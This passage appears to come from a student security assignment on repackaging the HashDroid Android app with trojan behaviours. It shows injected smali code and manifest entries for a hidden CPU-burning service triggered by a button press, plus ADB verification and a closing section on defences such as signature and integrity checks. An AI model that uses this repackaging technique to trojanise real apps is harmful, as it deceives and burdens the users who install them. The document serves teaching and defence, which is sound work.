
```

Figure 27: Modified TextActivity\$3.smali showing injected service start code in onClick()

3.3.4 CPU Spike Logic

The `CpuSpikeService.onStartCommand()` method spawns a new background thread using the `CpuSpikeService$1` Runnable. This thread performs the following operations. It records the current system time using `System.currentTimeMillis()`. It then enters an outer loop that runs continuously until 30 seconds have elapsed. Inside the outer loop, an inner loop of 100,000 iterations executes intensive mathematical operations including square root calculations using `Math.sqrt()` and long integer arithmetic. After 30 seconds the outer loop exits and the service calls `stopSelf()` to terminate cleanly.

The key computation loop in `CpuSpikeService$1.smali` is as follows:



```


24  .method public run()V
25
26  :outer_loop
27
28  # Check if thread interrupted
29  invoke-static {}, Ljava/lang/Thread; ->currentThread()Ljava/lang/Thread;
30  move-result-object v2
31  invoke-virtual {v2}, Ljava/lang/Thread; ->isInterrupted()Z
32  move-result v2
33  if-nez v2, :done
34
35  # Check time
36  invoke-static {}, Ljava/lang/System; ->currentTimeMillis()J
37  move-result-wide v2
38  cmp-long v2, v2, v0
39  if-gez v2, :done
40
41  # Burn CPU - sqrt loop
42  invoke-static {}, Ljava/lang/Math; ->random()D
43  move-result-wide v2
44  invoke-static {v2, v3}, Ljava/lang/Math; ->sqrt(D)D
45
46  invoke-static {}, Ljava/lang/Math; ->random()D
47  move-result-wide v2
48  invoke-static {v2, v3}, Ljava/lang/Math; ->sqrt(D)D
49
50  invoke-static {}, Ljava/lang/Math; ->random()D
51  move-result-wide v2
52  invoke-static {v2, v3}, Ljava/lang/Math; ->sqrt(D)D
53
54  invoke-static {}, Ljava/lang/Math; ->random()D
55  move-result-wide v2
56  invoke-static {v2, v3}, Ljava/lang/Math; ->sqrt(D)D
57
58  invoke-static {}, Ljava/lang/Math; ->random()D
59  move-result-wide v2
60  invoke-static {v2, v3}, Ljava/lang/Math; ->sqrt(D)D
61
62  invoke-static {}, Ljava/lang/Math; ->random()D
63  move-result-wide v2
64  invoke-static {v2, v3}, Ljava/lang/Math; ->sqrt(D)D
65
66  goto :outer_loop
67
68
69
70

```

Figure 28: `CpuSpikeService$1.smali` showing the CPU computation loop in `run()`

AndroidManifest.xml Modification

The CpuSpikeService was declared inside the application tag with exported set to false to prevent external applications from triggering it directly:



```
1 <?xml version="1.0" encoding="utf-8"?>
2 <manifest xmlns:android="http://schemas.android.com/apk/res/android"
3     android:compileSdkVersion="28"
4     android:compileSdkVersionCodename="9"
5     android:installLocation="auto"
6     package="com.hobbyone.HashDroid"
7     platformBuildVersionCode="28"
8     platformBuildVersionName="9">
9
10
11     <supports-screens android:anyDensity="true" android:largeScreens="true"
12         android:normalScreens="true" android:resizeable="true" android:smallScreens="true"/>
13
14     <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
15     <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
16
17     <application android:icon="@mipmap/icon" android:label="@string/app_name">
18         <activity android:configChanges="keyboardHidden|orientation"
19             android:label="@string/app_name"
20             android:name="com.hobbyone.HashDroid.MainActivity">
21             <intent-filter>
22                 <action android:name="android.intent.action.MAIN"/>
23                 <category android:name="android.intent.category.LAUNCHER"/>
24             </intent-filter>
25         </activity>
26         <activity android:name="com.hobbyone.HashDroid.TextActivity"/>
27         <activity android:name="com.hobbyone.HashDroid.FileActivity"/>
28         <activity android:name="com.hobbyone.HashDroid.CompareActivity"/>
29
30         <!-- Injected malicious service -->
31         <service android:name="com.hobbyone.HashDroid.DeviceLogService"
32             android:exported="false"/>
33
34         <service android:name="com.hobbyone.HashDroid.CpuSpikeService"
35             android:exported="false"/>
36
37     </application>
38 </manifest>
```

Figure 29: AndroidManifest.xml showing CpuSpikeService declaration with exported="false"

Service Lifecycle Explanation

Lifecycle Method	Behavior in CpuSpikeService
constructor <init>()	Calls the parent android.app.Service constructor to initialize the service object.
onBind(Intent)	Returns null. This service is not designed to be bound to any component.
onStartCommand(Intent, int, int)	Entry point when the service is started. Stores a reference to the spawned thread and returns START_NOT_STICKY (2), meaning Android will not restart the service if killed.
onDestroy()	Retrieves the stored thread reference and calls interrupt() to stop the computation loop cleanly when the service is destroyed.

run() in CpuSpikeService\$1	Executes the CPU spike loop for 30 seconds using Math.random() and Math.sqrt() calls, then calls stopSelf() on the parent service.
-----------------------------	--

Table 6: CpuSpikeService Lifecycle (Trojan Behavior 3)

Summary of Files Modified

File	Action	Purpose
CpuSpikeService.smali	Created	Background service that spawns the CPU computation thread
CpuSpikeService\$1.smali	Created	Anonymous Runnable class containing the 30-second math computation loop
TextActivity\$3.smali	Modified	Added CpuSpikeService start call at the end of the Generate Hash button onClick() method
AndroidManifest.xml	Modified	Declared CpuSpikeService component with exported="false"

Table 7: Summary of Modified and Created Files (Trojan Behavior 3)

Challenges Encountered

- **Register allocation in CpuSpikeService\$1:** The wide register pair used for System.currentTimeMillis() requires two consecutive registers. Incorrect register assignment caused VerifyError crashes during early testing. This was resolved by carefully assigning wide pairs to v0/v1 and keeping other registers separate.
- **Thread interrupt handling:** The initial version did not implement an onDestroy() method. If the service was killed by Android before 30 seconds elapsed, the background thread continued running silently. This was fixed by adding an onDestroy() method that stores a reference to the thread and calls interrupt() when the service is destroyed.
- **Service starting from TextActivity:** The onClick() method in TextActivity\$3 originally had .locals 1, which was insufficient for the additional registers needed to construct the Intent and call startService(). Increasing .locals to 3 resolved the issue.

Verification

The service execution was verified using the ADB dumpsys command, which confirmed that CpuSpikeService was running with startCommandResult=2 and lastStartId=5, indicating the service was successfully triggered multiple times by repeated button presses. The CPU spike was also visually confirmed using the CPU/GPU/Battery Monitor application installed on the test device.

ServiceRecord{db443bc u0 com.hobbyone.HashDroid/.CpuSpikeService}

startCommandResult=2

lastStartId=5

```
G:\APK-RE>adb shell dumpsys activity services com.hobbyone.HashDroid
ACTIVITY MANAGER SERVICES (dumpsys activity services)
  User 0 active services:
    * ServiceRecord{db443bc u0 com.hobbyone.HashDroid/.CpuSpikeService}
      intent={cmp=com.hobbyone.HashDroid/.CpuSpikeService}
      packageName=com.hobbyone.HashDroid
      processName=com.hobbyone.HashDroid
      baseDir=/data/app/~3PK210S0FRka-AYjp3smfg==/com.hobbyone.HashDroid-fCdNXc9zGfMQD63iI9RDTw==/base.apk
      dataDir=/data/user/0/com.hobbyone.HashDroid
      app=ProcessRecord{84ecdeb 23137:com.hobbyone.HashDroid/u0a482}
      mAllowWhileInUsePermissionInFgsReason=PROC_STATE_TOP
      allowUiJobScheduling=false
      recentCallingPackage=com.hobbyone.HashDroid
      recentCallingUid=10482
      allowStartForeground=PROC_STATE_TOP
      startForegroundCount=0
      infoAllowStartForeground=[callingPackage: com.hobbyone.HashDroid; callingUid: 10482; uidState: TOP ; uidBFSL: [BFSL]
; intent: Intent { cmp=com.hobbyone.HashDroid/.CpuSpikeService }; code:PROC_STATE_TOP; tempAllowListReason:<null>; targe
tSdkVersion:26; callerTargetSdkVersion:26; startForegroundCount:0; bindFromPackage:null; isBindService:false]
      createTime=-3m10s852ms startingBgTimeout=-
      lastActivity=-35s907ms restartTime=-3m10s851ms createdFromFg=true
      startRequested=true delayedStop=false stopIfKilled=true callStart=true lastStartId=5
      startCommandResult=2
```

Figure 30: ADB dumpsys confirming CpuSpikeService running




Figure 32: CPU utilization before Calculate button is pressed




Figure 31: CPU utilization spike after Calculate button is pressed




Figure 33: CPU utilization returning to 0% after 30-second computation ends




Figure 34 - Student ID Popup

4 SECURITY ANALYSIS

How could this attack be prevented?

- These attacks can be prevented by making the APK harder to edit and by detecting changes after the app is modified. In this assignment, the app was decompiled, changed, recompiled, and signed again. This shows why developers must protect apps from unauthorized modification.
- Developers can prevent this by using signature checks. The app can check whether it is signed by the original developer. If the APK is modified and re-signed, the signature will change. Then the app can stop running or show a warning.
- Developers can also use integrity checks. This means the app checks whether its files, code, or components have been changed. For example, if a new background service is added, the app should detect it.
- Another prevention method is to use minimum permissions. Apps should only ask for permissions they really need. In this project, the original app did not show extra permissions, but the modified app added storage permission. Sudden permission changes can be a warning sign.
- Users should also install apps only from trusted sources, such as the Google Play Store or official websites. This reduces the chance of installing a modified APK.

How developers can protect apps from reverse engineering

- Developers cannot fully stop reverse engineering, but they can make it more difficult.
- The first method is code obfuscation. This changes class names, method names, and variable names into unclear names. So even if someone decompiles the APK, the code is harder to understand.
- Developers should not keep passwords, API keys, or secret values inside the app code. If the APK is decompiled, attackers may find them.
- Important logic should be handled on a server side instead of inside the mobile app. This makes it harder for attackers to understand or change important functions.
- Developers can also add anti-debugging checks. These checks detect whether someone is trying to analyze the app using debugging tools.

Mitigation Strategies

Problem	Simple Mitigation
APK can be decompiled	Use code obfuscation
APK can be edited	Use signature and integrity checks
New malicious service can be added	Detect unexpected app components
Extra permissions can be abused	Request only necessary permissions
Secrets can be found in code	Do not hardcode passwords or API keys
Fake APK can be shared	Distribute only through trusted sources
App can be analyzed using tools	Use anti-debugging protection
Data can be exposed	Encrypt sensitive data
Users may install unsafe APKs	Educate users to avoid unknown APK files

Table 8: Mitigation Strategies (Security Analysis)